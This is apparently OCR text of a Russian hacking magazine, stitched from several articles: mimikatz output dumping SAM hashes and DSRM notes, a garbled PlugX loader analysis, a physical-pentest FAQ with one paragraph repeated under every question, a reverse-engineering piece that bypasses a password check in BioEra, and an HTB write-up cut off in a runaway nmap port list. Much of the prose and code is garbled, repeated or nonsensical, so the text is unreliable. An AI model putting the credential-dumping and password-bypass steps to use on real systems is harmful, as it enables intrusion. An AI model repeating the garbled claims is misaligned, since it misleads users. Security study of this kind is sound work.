LM   : 5d038a5ed4b77a9975b2f8ab2ed6a6cf
NTLM : 2ee7f0a0a4f26f4d6f3d867607f0f0f8
```

Получение DSRM

Причем если мы сравним этот пароль со стандартным паролем администратора, то они будут отличаться.

```
C:\Users\Administrator>mimikatz.exe
  .#### mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /* * *
 ## \ / ##  Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'  Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#### '  with 20 modules * * */

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id  0
User name
SID name  S-1-5-18

mimikatz # lsadump::sam /system:C:\Windows\Temp\SYSTEM /sam:C:\Windows\Temp\SAM
Domain : WIN-DC2
SysKey : 2d26f8b9d5f6bb694a5d7ddb8a93bb92
Local SID : S-1-5-21-1437000690-1664695696-1586295871

SAMKey : 8d0a16cfc061c352f201a319363070cf

RID  : 000001f4 (500)
User : Administrator
LM   : 5d038a5ed4b77a9975b2f8ab2ed6a6cf
NTLM : 2ee7f0a0a4f26f4d6f3d867607f0f0f8

RID  : 000001f5 (501)
User : Guest
LM   : aad3b435b51404eaad3b435b51404ee
NTLM : 31d6cfe0d16ae931b73c59d7e0c089c0

RID  : 000001f7 (503)
User : DefaultAccount
LM   : aad3b435b51404eaad3b435b51404ee
NTLM : 31d6cfe0d16ae931b73c59d7e0c089c0

RID  : 000001f8 (504)
User : WDAGUtilityAccount
LM   : 5d038a5ed4b77a9975b2f8ab2ed6a6cf
NTLM : 2ee7f0a0a4f26f4d6f3d867607f0f0f8
```

Пароль обычного администратора

Нам может повезти, а может нет. Во-первых, чаще всего устанавливается один и тот же пароль DSRM на всех контроллеры домена, и мы сможем зайти на другой контроллер домена от лица контроллера домена. Но, во-вторых, чтобы зайти от имени администратора, нужна особая настройка контроллера: требуется, чтобы значение **DsrmAdminLogonBehaviour** по пути **HKLM\System\CurrentControlSet\Control\lsa** было равно 2.

```
C:\Users\Administrator>reg.exe query "HKLM\System\CurrentControlSet\Control\lsa"
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\lsa
    auditbasedirectories    REG_DWORD    0x0
    auditbaseobjects        REG_DWORD    0x0
    Authenticode            REG_DWORD    0x1
    bootkey                 REG_SZ       3e0a0a0a0a0a0a0a0a0a0a0a0a0a0a0a
    crashonauditfail        REG_DWORD    0x0
    disabledomaincreds      REG_DWORD    0x0
    everyoneincludesanonymous REG_DWORD  0x0
    forceguest              REG_DWORD    0x1
    fullprivilegeauditing   REG_BINARY   00
    LimitBlankPasswordUse   REG_DWORD    0x1
    NoLmHash                REG_DWORD    0x1
    Notification Packages   REG_MULTI_SZ scecli
    Security Packages       REG_MULTI_SZ "",msv1_0,kerberos,pku2u,tspkg,wdigest,kerberos,msv1_0,kerberos,msv1_0,kerberos,msv1_0
```

#ЗЛОМ

ОПАСНЫЙ ТАЛИСМАН

ПОЛУЧАЕМ ПЕРВОНАЧАЛЬНЫЙ ДОСТУП НА ПАТРАКТИКЕ

Сергей Ситкин

В 2022 году несколько зловредных компаний опубликовали образы написанного на C Кодера и основанного на Mozilla Gecko менеджера Talkman. Вы приняли эстафету и решили проверить, насколько сложной и стойкой к атакам получилась ОПО, а также создадим собственную версию для проверки стойкости нашего кодера.

Каждую пятницу компания «Лаборатория Касперского» выпускает в релиз до пятисот тысяч новых вредоносных объектов. Для ускорения анализа Mozilla создала библиотеку Jsdetox, с помощью которой можно деобфуцировать JavaScript-код. Для тестирования Jsdetox, которая, как обычно, предназначена только для Mozilla, мы решили использовать ее для анализа образа менеджера паролей Talkman, для этого понадобилось написать PE-загрузчик, который позволит запускать приложения на Windows, а также сделать эмулятор Windows API для Linux. В статье, при наличии места, мы также расскажем, как можно использовать Talkman для своих нужд, а также сделаем свой аналог Talkman с AES-256 в ECB-режиме, чтобы пароли могли быть не будут подключаемы к какой-нибудь базе.

РАЗБОР МАЛВАРИ

Приступим к подробному исследованию образа. Для начинающих вирусов-программистов, а также для тех, кто хочет с нулевой отметки начать изучать и понять, с чем приходится сталкивать специалистам, наиболее подходящим будет дизассемблер, который позволяет отображать необходимо наиболее полезную информацию.

Программа **IDA** предоставляет собой бесплатную версию дизассемблера, которая поддерживает 32-битные исполняемые файлы для Windows, а также 64-битные исполняемые файлы для Linux. Для начала запустим IDA, выполнив команду **idaq.exe**. Перед нами предстанет окно, в котором нужно выбрать пункт **Quick start**, а затем **New**. Перед нами предстанет окно, в котором нужно выбрать **Binary file**, для этого нажимаем на кнопку **Next

ОПАСНЫЙ ТАЛИСМАН

КОРНЕВОЙ ВРЕДОНОСНОЕ ПО ПОД МИКРОСКОПОМ

Далее вредонос получает адреса следующих функций **LoadLibraryA**, **VirtualAlloc**, **VirtualFree**, **ExitThread** **RtlCheckprocessAfter memcpy**

Получение адресов функций

Далее происходит следующая трансформация:

Трансформация функции Load Library

На рисунке выше показан алгоритм расшифровки полезной нагрузки, стартовый вектор расшифровки Self-Decrypt. С целью замедления расшифровки пять последних инструкций **Loop** заняты функцией **Sleep**, запуск Self-Decrypt происходит по 5 секундам. функция **RtlCheckprocessAfter** Преобразованные данные будут сохранены в переменной **v29** для которой выделяется память с помощью функции **VirtualAlloc**. Наша задача – при отладке поймать момент, когда в переменной **v29** будет лежать уже расшифрованный код, и в отладчике обмануть систему. Для чего потребуется поправить значение адреса функции Ret.

Приступаем к отладке. Мы встречаемся с вредоносом на **call esi**. Заходим в функцию, нажимаем клавишу F7, а затем F8. Проходим этот получившийся цикл, далее, между этим расшифрованным кодом нагрузки останавливаем запуск запасным Ret(0x00401A5F). Эта функция можно вызвать, нажимая на кнопку Call Stack, выбрав из стека нужный адрес. Для этого можно использовать сочетание клавиш Ctrl+Q и набрать после чего следует ввести нашемм функцию, на которую мы хотим перейти:

Call Stack

В регистре **ESI** хранится преобразованные данные – переменная **encryptedPayload**. Щелкнем правой мышкой на этом регистре, выбрав пункт меню «Перейти к данным в ядре» и получим дизассемблер нагрузки зарядкоса PlugX.

.text:00401A5F call esi ; ret
.text:00401A61 push 0 ; dwExitCode
.text:00401A63 call ebx ; ExitThread
.text:00401A65 ; ---------------------------------------
.text:00401A65 ; Attributes: bp-based frame
.text:00401A65 ; int __stdcall sub_1A0A1A40(int, int, int,

FAQ ПО ФИЗИЧЕСКОМУ ПЕНТЕСТУ

ОТВЕТЫ НА ВОПРОСЫ ОТ ЗАКАЗЧИКОВ ВЗЛОМЩИКА В ЕГОРОВ ПЕНТЕСТ

Егор Ивлев
Руководитель отдела тестирования на проникновение

В пентестерском клиентуре не так уже и мало, поэтому мы решили собрать в одном месте ответы на часто задаваемые вопросы, которые мы получаем регулярно. А для тех, кто еще только собирается к взломщикам с просьбой провести пентест, мы подготовили ответы на самые распространенные вопросы. Ответы на вопросы, которые мы получаем регулярно, собрали в одной статье. Надеюсь, что для тех, кто еще только собирается к нам с просьбой провести пентест, ответы на самые распространенные вопросы, которые мы получаем регулярно, помогут в сбоке спрос.

ЗАЧЕМ ЗАКАЗЧИКУ ПЕНТЕСТ?

Ранее я писал, что мне также доставляет гораздо больше удовольствия, когда ко мне приходит заказчик с просьбой провести пентест, чем когда приходит заказчик с просьбой провести аудит. Это, по-моему, гораздо интереснее, чем просто «проверить соответствие требованиям к защите».

ЗАЧЕМ ЗАКАЗЧИКУ ДЕЛАТЬ ПЕНТЕСТ?

Ранее я писал, что мне также доставляет гораздо больше удовольствия, когда ко мне приходит заказчик с просьбой провести пентест, чем когда приходит заказчик с просьбой провести аудит. Это, по-моему, гораздо интереснее, чем просто «проверить соответствие требованиям к защите».

ЗАЧЕМ ЗАКАЗЧИКУ ПРОВОДИТЬ ПЕНТЕСТ?

Ранее я писал, что мне также доставляет гораздо больше удовольствия, когда ко мне приходит заказчик с просьбой провести пентест, чем когда приходит заказчик с просьбой провести аудит. Это, по-моему, гораздо интереснее, чем просто «проверить соответствие требованиям к защите».

ЗАЧЕМ МОЖЕТ ВОЗНИКНУТЬ ТРЕБОВАНИЕ К ПРИКОЛОЧНЫМ/ЛЕГКИМ ПЕНТЕСТАМ?

Ранее я писал, что мне также доставляет гораздо больше удовольствия, когда ко мне приходит заказчик с просьбой провести пентест, чем когда приходит заказчик с просьбой провести аудит. Это, по-моему, гораздо интереснее, чем просто «проверить соответствие требованиям к защите».

ЧТО, ЕСЛИ В ПОРЫВАХ?

Ранее я писал, что мне также доставляет гораздо больше удовольствия, когда ко мне приходит заказчик с просьбой провести пентест, чем когда приходит заказчик с просьбой провести аудит. Это, по-моему, гораздо интереснее, чем просто «проверить соответствие требованиям к защите».

С ЧЕГО СТАРТ НАЧИНАТЬ?

Ранее я писал, что мне также доставляет гораздо больше удовольствия, когда ко мне приходит заказчик с просьбой провести пентест, чем когда приходит заказчик с просьбой провести аудит. Это, по-моему, гораздо интереснее, чем просто «проверить соответствие требованиям к защите».

КАК ПРОВОДИТЬ РАЗВЕДКУ?

Ранее я писал, что мне также доставляет гораздо больше удовольствия, когда ко мне приходит заказчик с просьбой провести пентест, чем когда приходит заказчик с просьбой провести аудит. Это, по-моему, гораздо интереснее, чем просто «проверить соответствие требованиям к защите».

ГДЕ ПОЛУЧАТЬ СЕКРЕТНЫЕ ИНФОРМАЦИЮ?

Ранее я писал, что мне также доставляет гораздо больше удовольствия, когда ко мне приходит заказчик с просьбой провести пентест, чем когда приходит заказчик с просьбой провести аудит. Это, по-моему, гораздо интереснее, чем просто «проверить соответствие требованиям к защите».

КАКОЙ СОФТ СМЕРТЕЛЬНЫЙ СЕКРЕТ ДЛЯ ПЕНТЕСТА?

Ранее я писал, что мне также доставляет гораздо больше удовольствия, когда ко мне приходит заказчик с просьбой провести пентест, чем когда приходит заказчик с просьбой провести аудит. Это, по-моему, гораздо интереснее, чем просто «проверить соответствие требованиям к защите».

ГДЕ ПОЛУЧАТЬ ПОЛЕЗНЫЕ ИНФОРМАЦИЮ?

Ранее я писал, что мне также доставляет гораздо больше удовольствия, когда ко мне приходит заказчик с просьбой провести пентест, чем когда приходит заказчик с просьбой провести аудит. Это, по-моему, гораздо интереснее, чем просто «проверить соответствие требованиям к защите».

КАК СОСТАВИТЬ ПИСЬМА ДЛЯ РАЗВЕДКИ?

Можешь представить, например, сотрудника дочерних предприятий, то, скорее, сотрудника обслуживающей компании. Ему, скорее, не нужно доступ к ресурсам, но, скорее, нужно знать, что у вас есть, чтобы в дальнейшем, если понадобится, обращаться к вам за помощью. Ему, скорее, нужно знать, что у вас есть, чтобы в дальнейшем, если понадобится, обращаться к вам за помощью.

Так как результаты пентеста, можешь проверить квесты, что нам нужно, чтобы в дальнейшем, если понадобится, обращаться к вам за помощью. Ему, скорее, нужно знать, что у вас есть, чтобы в дальнейшем, если понадобится, обращаться к вам за помощью.

НЕЛЬЗЯ ЛИ ПРОСТО ПОЗВОНИТЬ?

Ранее я писал, что мне также доставляет гораздо больше удовольствия, когда ко мне приходит заказчик с просьбой провести пентест, чем когда приходит заказчик с просьбой провести аудит. Это, по-моему, гораздо интереснее, чем просто «проверить соответствие требованиям к защите».

КАКИЕ ЕСТЬ СПОСОБЫ ПРОВЕСТИ РАЗВЕДКУ?

Ранее я писал, что мне также доставляет гораздо больше удовольствия, когда ко мне приходит заказчик с просьбой провести пентест, чем когда приходит заказчик с просьбой провести аудит. Это, по-моему, гораздо интереснее, чем просто «проверить соответствие требованиям к защите».

КАКИЕ ЕСТЬ СПОСОБЫ ПРОВЕСТИ РАЗВЕДКУ?

Ранее я писал, что мне также доставляет гораздо больше удовольствия, когда ко мне приходит заказчик с просьбой провести пентест, чем когда приходит заказчик с просьбой провести аудит. Это, по-моему, гораздо интереснее, чем просто «проверить соответствие требованиям к защите».

КАК ПРОНИКНУТЬ ВО ОБЛАСТЬ?

Ранее я писал, что мне также доставляет гораздо больше удовольствия, когда ко мне приходит заказчик с просьбой провести пентест, чем когда приходит заказчик с просьбой провести аудит. Это, по-моему, гораздо интереснее, чем просто «проверить соответствие требованиям к защите».

КАК ПОВОРОВАТЬ ВЕЩИ?

Ранее я писал, что мне также доставляет гораздо больше удовольствия, когда ко мне приходит заказчик с просьбой провести пентест, чем когда приходит заказчик с просьбой провести аудит. Это, по-моему, гораздо интереснее, чем просто «проверить соответствие требованиям к защите».

КАКИЕ ВОЛШЕБНЫЕ КНОПКИ ДЛЯ ПРОПУСКОВ?

Ранее я писал, что мне также доставляет гораздо больше удовольствия, когда ко мне приходит заказчик с просьбой провести пентест, чем когда приходит заказчик с просьбой провести аудит. Это, по-моему, гораздо интереснее, чем просто «проверить соответствие требованиям к защите».

ЧТО ПРОИЗОШЛО ПОСЛЕ ПЕНТЕСТА?

Ранее я писал, что мне также доставляет гораздо больше удовольствия, когда ко мне приходит заказчик с просьбой провести пентест, чем когда приходит заказчик с просьбой провести аудит. Это, по-моему, гораздо интереснее, чем просто «проверить соответствие требованиям к защите».

ПРОВЕСТИ ПЕНТЕСТ ПОЛЬЗОВАТЕЛЬСКИЙ ПЕНТЕСТ

Отмечусь. Выполнено. Пересмотр. Для кого-то не реальная фишка, так и нет. Фишками, даже сложными, можно пользоваться, если знаешь, как это делать.

Да, обновлять пентест-материалы сложно! Нормальных и не слишком сложных фишек, которые можно использовать, мало. Но, если вы знаете, как это делать, то можете сделать и сделать. Но, если вы знаете, как это делать, то можете сделать и сделать. Но, если вы знаете, как это делать, то можете сделать и сделать

МЕРТВАЯ ЭРА

ПУЧАЕМ ПРИЛОЖЕНИЕ, СОЗДАННОЕ В BIOERA

MRK

Дизковинных сред разработок софта существует множество. Сред визульного программирования чуть меньше, а популярных среди них и вовсе можно пересчитать по пальцам. Сегодня я покажу, как можно обойти парольную защиту в программах, созданных с помощью довольно редкого инструмента под названием BioEra.

Этот статьей я продолжаю тему визульного программирования, свое отношение к которому я уже выразил в «Мертвой» и «Мертвеющему выразил в статье о говорящем названии «Кричит 1. Пишем приложение на языке 1С, создаем и шлем». Что, если программу из этой статьи написать на Java, потом частично скомпилировать, а частично — зашифровать надо? Попробуем сделать, создаем с использованием проекта BioEra!

Из информации на сайте (имеющем явные спиратский дизайн, как и сама среда программирования) можно узнать, что инструмент предназначен для создания кросс-платформенных приложений для обработки сигналов с датчиков и игровых-дискных программ. Еще BioEra позиционируется как инструмент для обработки ин, что характерно, абсолютно не имеет навыков программирования — как раз то, что нужно современному начинающему кодеру!

WARNING


Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проведения тестирования в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуется по закону.

Дабы не нарушать законы, скачаем с сайта тренировочный вариант этой среды разработки и попробуем решить простую задачу: обойти парольную защиту на редактирование скомпилированных в BioEra файлов визульных проектов. **BPD** расширение проектных файлов на «домашнем». Как и в любой другой среде для разработки визуал программирования (типа LabView), проект тут в принципе сможет редактировать визульным редактором в виде блок-схем.

Таких строк нет в EXE-файле. Более того, их нет вообще ни в одном файле скомпилированного проекта. Видимо, что-то не так. Попробуем отыскать глобальные поиском. Торопчивый дизайн окна напоминает Java, а пункты действительно обнаружились аналогичные: вместо **Project** для Delphi-проектов в **Unit**, который проектов хочется нет. Давайте-ка с запущенному проекту при помощи нашего любимого отладчика x32dbg и посмотрим, что это за чтобы сможем начать Java-, виртуальная машина JVM интегрирована прямо в EXE-файл. Нечто подобное я описывал в своей статье «Скрещиваем Java: Изучаем защиту Excelsior JET для программ на Java».

Слов вызовов приемника процессов

То, что надо этого момента написано на приемлемый 32-битной Java. — вне основного сознания. Чтобы вывести, где начинается и сколько глобальным поиском. Торопчивый дизайн окна напоминает Java, а пункты действительно обнаружились аналогичные: вместо **Project** для Delphi-проектов в **Unit**, который проектов хочется нет. Давайте-ка с запущенному проекту при помощи нашего любимого отладчика x32dbg и посмотрим, что это за чтобы сможем начать Java-, виртуальная машина JVM интегрирована прямо в EXE-файл. Нечто подобное я описывал в своей статье «Скрещиваем Java: Изучаем защиту Excelsior JET для программ на Java».



Меняем в x32dbg командную строку на эту и снова запускаем приложение. На этот раз точка остановки сработает. Искомый вызов из — это стандартный для Java-приложений вызов основного класса BioEra из файла

```
c_Java_java_lo_FileInputStream_readBytesIB0:
```


Попробуем отследить дальнейшую судьбу прочитанных с его помощью байтов. Эта задача будет чуть посложнее. Для начала ставим точку останова на доступ к какому-нибудь байту из прочитанного буфера. Прочитанные байты будут несколько раз перемещаться из массива в массив, и каждый раз проверять целостность. Это затруднит поиск нужного в прямой подаче и перешлется на на новое место. В конце концов нашел нужное: нужно уничтожить успехи нужный байт выбирается из массива скомпилированного JVM-кода:

```
movzx ebx,byte ptr ds:[edx+esax*]
mov eax,ebx
eax = [ссылкой из буфера байт]
movzx ebx,byte ptr ds:[esi+1] ; esi — указатель на
следующий JVM-опкод, который выполняется в ebx
inc esi ; Следующий опкод в esi
mov dword ptr ss:[ebx*4+0104bc148]
; Переход на обработчик следующего опкода
```

Как видим, в нашей версии приложения реализована довольно примитивная 32-битная версия JVM-кода (даже не скомпилирована, в просто интерпретируется в процессе выполнения, чем объясняется огромная непонятность кодов). Интерпретация, конечно, всегда медленнее, но в данном случае необходимо время, то можешь дизассемблировать алгоритм расшифровки, попробуй в отладчике по шаг, чтобы не мучаться лишнее. Ведь, это не какие-нибудь Thyrotic или VMProtect, а вполне заурядная и широко известная JIME, не сложная кожица, шифрующая байты, и с чего в регистре esi есть адрес на исполняемый в данный момент шитый код.

К примеру, код текущей исполняемой инструкции (обработчик которой представлен выше) хранится в виде байтов-кодов — **33h**, **0a1ah**. Можно даже угадать или исполняемого метода **decode()** и его класс **lbe.read.Cipher**. Осталось лишь отыскать этот класс и по-настоящему дизассемблировать.

К сожалению, глобальным поиском нужный класс класс тоже не нашелся. Похоже, мне вызвать не хватает, и в коде глобального поиска. Остается только по описанному выше методу нам уже надоело и нелюбимо. Поэтому на этот раз мы смотрим — нашли класс класс в исходном виде в памяти процесса по шаблону (скажем, тот же **lbe.read/Cipher**) и сдампим его в файл, начиная с сигнатуры **CAFEBABE**



Дизассемблируем этот класс, мы получаем исполняемым в BioEra алгоритмом шифрования и расшифровки. Они совершенно примитивны, хотя что уже стоит на основе обычного **XOR**.

```
package be.read;

public class Cipher {
    public static final int LEN = 31;
    static final int BSLEN = 7968;
    protected byte[] buffer = new byte[31];
    private byte[] ob = new byte[31];
    static final int k1 = 19;
    static final int k2 = 13;

    protected void decrypt() {
        int i = 31;
        int[] ibuf = null;
        byte[] obuf = null;
        ibuf = (int[]) ((byte[]) this.buffer[1] & 0x1) + (this.
buffer[1] << 7 & 0x3);
        i = 31;
        while (--i >= 0) {
            this.buffer[i] = (byte)(this.ob[i] - i * 13 & 127);
        }
    }

    protected void encrypt() {
        int i = 31;
        while (--i >= 0) {
            this.ob[i] = (byte)(this.buffer[i] + i * 13 & 127);
        }
        i = 31;
        while (--i >= 0) {
            this.buffer[i] = (byte)((this.ob[i] & 0x1) + (this.ob
[(i - 7 + 7968) % 31] & 0x6));
        }
    }
}
```

Теперь, когда у нас есть эти алгоритмы, компилируем простенький декодер и расшифровываем файл **be.cbe**. В расшифрованном виде он представляет собой последовательность стандартных инструкций и обращениями к классам, которые можно выделить и отрисовать. Со сигнатурой **CAFEBABE** для декомпилятора. Поиск по строке **"Protected decode"** выводит нас на класс **wt**, который, помимо проверки пароля для защищенного доступа, содержит многочисленные алгоритмы поиска по проверке данных, значения сигнатур (в частности, уникальный вызов сервисной ревизии). Но наша задача — обойти проверку пароля. Искомый метод легко находится в декомпилированном коде в методе **public static final int a(Pi pi, ui u2, String String)** и выглядит так:

```
PF pF = new PF(m.p,1);, "Protected decode");
    pF.c = true;
    if (m4.c[1]
        System.out.println("DEV - Skipping res dev pwd dig");
    } else {
        pF.b("Password");
    }
    if (m4.c[1] || pF.b && pF.q().equals(u12.l.toString()))
// Если убрать условие, то любой введенный пароль будет
приниматься как верный
        {
            m.p.R = false;
            m4.F = true;
            return 5;
        }
```

Как видно из кода, по хорошему можно было бы прочитать класс **m4.c[1]**, тогда окно пароля вообще не будет появляться, но наш уже вот надоело и нашел, что в основном классе, этот класс проверяется в виде переменной. Нашел такого любимого «Грязного Дэна» (в гигах и нем в статье «Грязный Дэн. Взламываем грязную программу на Delphi») UDC4 и ищем переменную, использующуюся обратно. Предположим это и убеждаемся, что теперь защищенные данные отображаются на виде любого пароля без всякого сервисного ревизия.

ВЫВОДЫ

Возможно, читатель упрекнет меня в том, что мы попратили столько времени ни ерз ипутсю. Ведь, суди по последним новостям на этом сайте, эта среда разработки не заслужила популярности и сидрее всего, не успела распространиться по миру. Поэтому вероятность встретиться с создаванным при помощи BioEra приложением стремится к нулю. Однако, мы при потратили часть времени, которое рожденного кнастра из любви к экспериментам и в сиаиомомотив цепи — для приобретения опыта реверса нестандартных Java-приложений.

ВЗЛОМ

HTB HEALTH

ЭКСПЛУАТИРУЕМ SSRF
ОТ ПЕРЕПОЛНЕННЫХ
ДОСТУПА
ДО ЗАХВАТА ХОСТА

В этом райтапе я покажу, как искать и эксплуатировать уязвимость SSRF. В дорожке Health и найти мы дадим SQL-инъекцию в GoStats, а затем дополнив между атаки на внутренние сервисы, получим root-доступ к серверу. Это позволит нам получить критичеcкие важные данные и хорошо пнуть машину.

Kyoko Matsushima
Red Team Operator

WARNING
Перепишется с машины с ТТЛ ограничиться 60 секунд, поэтому рекомендуется где-то заранее для ТТЛ сделать, так как то ваш мешает в общей сети с другим участником.

РАЗВЕДКА
Сканирование портов
Сканирование Nmap запускаем с ключами:

```
-sV -sC -p1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52,53,54,55,56,57,58,59,60,61,62,63,64,65,66,67,68,69,70,71,72,73,74,75,76,77,78,79,80,81,82,83,84,85,86,87,88,89,90,91,92,93,94,95,96,97,98,99,100,101,102,103,104,105,106,107,108,109,110,111,112,113,114,115,116,117,118,119,120,121,122,123,124,125,126,127,128,129,130,131,132,133,134,135,136,137,138,139,140,141,142,143,144,145,146,147,148,149,150,151,152,153,154,155,156,157,158,159,160,161,162,163,164,165,166,167,168,169,170,171,172,173,174,175,176,177,178,179,180,181,182,183,184,185,186,187,188,189,190,191,192,193,194,195,196,197,198,199,200,201,202,203,204,205,206,207,208,209,210,211,212,213,214,215,216,217,218,219,220,221,222,223,224,225,226,227,228,229,230,231,232,233,234,235,236,237,238,239,240,241,242,243,244,245,246,247,248,249,250,251,252,253,254,255,256,257,258,259,260,261,262,263,264,265,266,267,268,269,270,271,272,273,274,275,276,277,278,279,280,281,282,283,284,285,286,287,288,289,290,291,292,293,294,295,296,297,298,299,300,301,302,303,304,305,306,307,308,309,310,311,312,313,314,315,316,317,318,319,320,321,322,323,324,325,326,327,328,329,330,331,332,333,334,335,336,337,338,339,340,341,342,343,344,345,346,347,348,349,350,351,352,353,354,355,356,357,358,359,360,361,362,363,364,365,366,367,368,369,370,371,372,373,374,375,376,377,378,379,380,381,382,383,384,385,386,387,388,389,390,391,392,393,394,395,396,397,398,399,400,401,402,403,404,405,406,407,408,409,410,411,412,413,414,415,416,417,418,419,420,421,422,423,424,425,426,427,428,429,430,431,432,433,434,435,436,437,438,439,440,441,442,443,444,445,446,447,448,449,450,451,452,453,454,455,456,457,458,459,460,461,462,463,464,465,466,467,468,469,470,471,472,473,474,475,476,477,478,479,480,481,482,483,484,485,486,487,488,489,490,491,492,493,494,495,496,497,498,499,500,501,502,503,504,505,506,507,508,509,510,511,512,513,514,515,516,517,518,519,520,521,522,523,524,525,526,527,528,529,530,531,532,533,534,535,536,537,538,539,540,541,542,543,544,545,546,547,548,549,550,551,552,553,554,555,556,557,558,559,560,561,562,563,564,565,566,567,568,569,570,571,572,573,574,575,576,577,578,579,580,581,582,583,584,585,586,587,588,589,590,591,592,593,594,595,596,597,598,599,600,601,602,603,604,605,606,607,608,609,610,611,612,613,614,615,616,617,618,619,620,621,622,623,624,625,626,627,628,629,630,631,632,633,634,635,636,637,638,639,640,641,642,643,644,645,646,647,648,649,650,651,652,653,654,655,656,657,658,659,660,661,662,663,664,665,666,667,668,669,670,671,672,673,674,675,676,677,678,679,680,681,682,683,684,685,686,687,688,689,690,691,692,693,694,695,696,697,698,699,700,701,702,703,704,705,706,707,708,709,710,711,712,713,714,715,716,717,718,719,720,721,722,723,724,725,726,727,728,729,730,731,732,733,734,735,736,737,738,739,740,741,742,743,744,745,746,747,748,749,750,751,752,753,754,755,756,757,758,759,760,761,762,763,764,765,766,767,768,769,770,771,772,773,774,775,776,777,778,779,780,781,782,783,784,785,786,787,788,789,790,791,792,793,794,795,796,797,798,799,800,801,802,803,804,805,806,807,808,809,810,811,812,813,814,815,816,817,818,819,820,821,822,823,824,825,826,827,828,829,830,831,832,833,834,835,836,837,838,839,840,841,842,843,844,845,846,847,848,849,850,851,852,853,854,855,856,857,858,859,860,861,862,863,864,865,866,867,868,869,870,871,872,873,874,875,876,877,878,879,880,881,882,883,884,885,886,887,888,889,890,891,892,893,894,895,896,897,898,899,900,901,902,903,904,905,906,907,908,909,910,911,912,913,914,915,916,917,918,919,920,921,922,923,924,925,926,927,928,929,930,931,932,933,934,935,936,937,938,939,940,941,942,943,944,945,946,947,948,949,950,951,952,953,954,955,956,957,958,959,960,961,962,963,964,965,966,967,968,969,970,971,972,973,974,975,976,977,978,979,980,981,982,983,984,985,986,987,988,989,990,991,992,993,994,995,996,997,998,999,1000,1001,1002,1003,1004,1005,1006,1007,1008,1009,1010,1011,1012,1013,1014,1015,1016,1017,1018,1019,1020,1021,1022,1023,1024,1025,1026,1027,1028,1029,1030,1031,1032,1033,1034,1035,1036,1037,1038,1039,1040,1041,1042,1043,1044,1045,1046,1047,1048,1049,1050,1051,1052,1053,1054,1055,1056,1057,1058,1059,1060,1061,1062,1063,1064,1065,1066,1067,1068,1069,1070,1071,1072,1073,1074,1075,1076,1077,1078,1079,1080,1081,1082,1083,1084,1085,1086,1087,1088,1089,1090,1091,1092,1093,1094,1095,1096,1097,1098,1099,1100,1101,1102,1103,1104,1105,1106,1107,1108,1109,1110,1111,1112,1113,1114,1115,1116,1117,1118,1119,1120,1121,1122,1123,1124,1125,1126,1127,1128,1129,1130,1131,1132,1133,1134,1135,1136,1137,1138,1139,1140,1141,1142,1143,1144,1145,1146,1147,1148,1149,1150,1151,1152,1153,1154,1155,1156,1157,1158,1159,1160,1161,1162,1163,1164,1165,1166,1167,1168,1169,1170,1171,1172,1173,1174,1175,1176,1177,1178,1179,1180,1181,1182,1183,1184,1185,1186,1187,1188,1189,1190,1191,1192,1193,1194,1195,1196,1197,1198,1199,1200,1201,1202,1203,1204,1205,1206,1207,1208,1209,1210,1211,1212,1213,1214,1215,1216,1217,1218,1219,1220,1221,1222,1223,1224,1225,1226,1227,1228,1229,1230,1231,1232,1233,1234,1235,1236,1237,1238,1239,1240,1241,1242,1243,1244,1245,1246,1247,1248,1249,1250,1251,1252,1253,1254,1255,1256,1257,1258,1259,1260,1261,1262,1263,1264,1265,1266,1267,1268,1269,1270,1271,1272,1273,1274,1275,1276,1277,1278,1279,1280,1281,1282,1283,1284,1285,1286,1287,1288,1289,1290,1291,1292,1293,1294,1295,1296,1297,1298,1299,1300,1301,1302,1303,1304,1305,1306,1307,1308,1309,1310,1311,1312,1313,1314,1315,1316,1317,1318,1319,1320,1321,1322,1323,1324,1325,1326,1327,1328,1329,1330,1331,1332,1333,1334,1335,1336,1337,1338,1339,1340,1341,1342,1343,1344,1345,1346,1347,1348,1349,1350,1351,1352,1353,1354,1355,1356,1357,1358,1359,1360,1361,1362,1363,1364,1365,1366,1367,1368,1369,1370,1371,1372,1373,1374,1375,1376,1377,1378,1379,1380,1381,1382,1383,1384,1385,1386,1387,1388,1389,1390,1391,1392,1393,1394,1395,1396,1397,1398,1399,1400,1401,1402,1403,1404,1405,1406,1407,1408,1409,1410,1411,1412,1413,1414,1415,1416,1417,1418,1419,1420,1421,1422,1423,1424,1425,1426,1427,1428,1429,1430,1431,1432,1433,1434,1435,1436,1437,1438,1439,1440,1441,1442,1443,1444,1445,1446,1447,1448,1449,1450,1451,1452,1453,1454,1455,1456,1457,1458,1459,1460,1461,1462,1463,1464,1465,1466,1467,1468,1469,1470,1471,1472,1473,1474,1475,1476,1477,1478,1479,1480,1481,1482,1483,1484,1485,1486,1487,1488,1489,1490,1491,1492,1493,1494,1495,1496,1497,1498,1499,1500,1501,1502,1503,1504,1505,1506,1507,1508,1509,1510,1511,1512,1513,1514,1515,1516,1517,1518,1519,1520,1521,1522,1523,1524,1525,1526,1527,1528,1529,1530,1531,1532,1533,1534,1535,1536,1537,1538,1539,1540,1541,1542,1543,1544,1545,1546,1547,1548,1549,1550,1551,1552,1553,1554,1555,1556,1557,1558,1559,1560,1561,1562,1563,1564,1565,1566,1567,1568,1569,1570,1571,1572,1573,1574,1575,1576,1577,1578,1579,1580,1581,1582,1583,1584,1585,1586,1587,1588,1589,1590,1591,1592,1593,1594,1595,1596,1597,1598,1599,1600,1601,1602,1603,1604,1605,1606,1607,1608,1609,1610,1611,1612,1613,1614,1615,1616,1617,1618,1619,1620,1621,1622,1623,1624,1625,1626,1627,1628,1629,1630,1631,1632,1633,1634,1635,1636,1637,1638,1639,1640,1641,1642,1643,1644,1645,1646,1647,1648,1649,1650,1651,1652,1653,1654,1655,1656,1657,1658,1659,1660,1661,1662,1663,1664,1665,166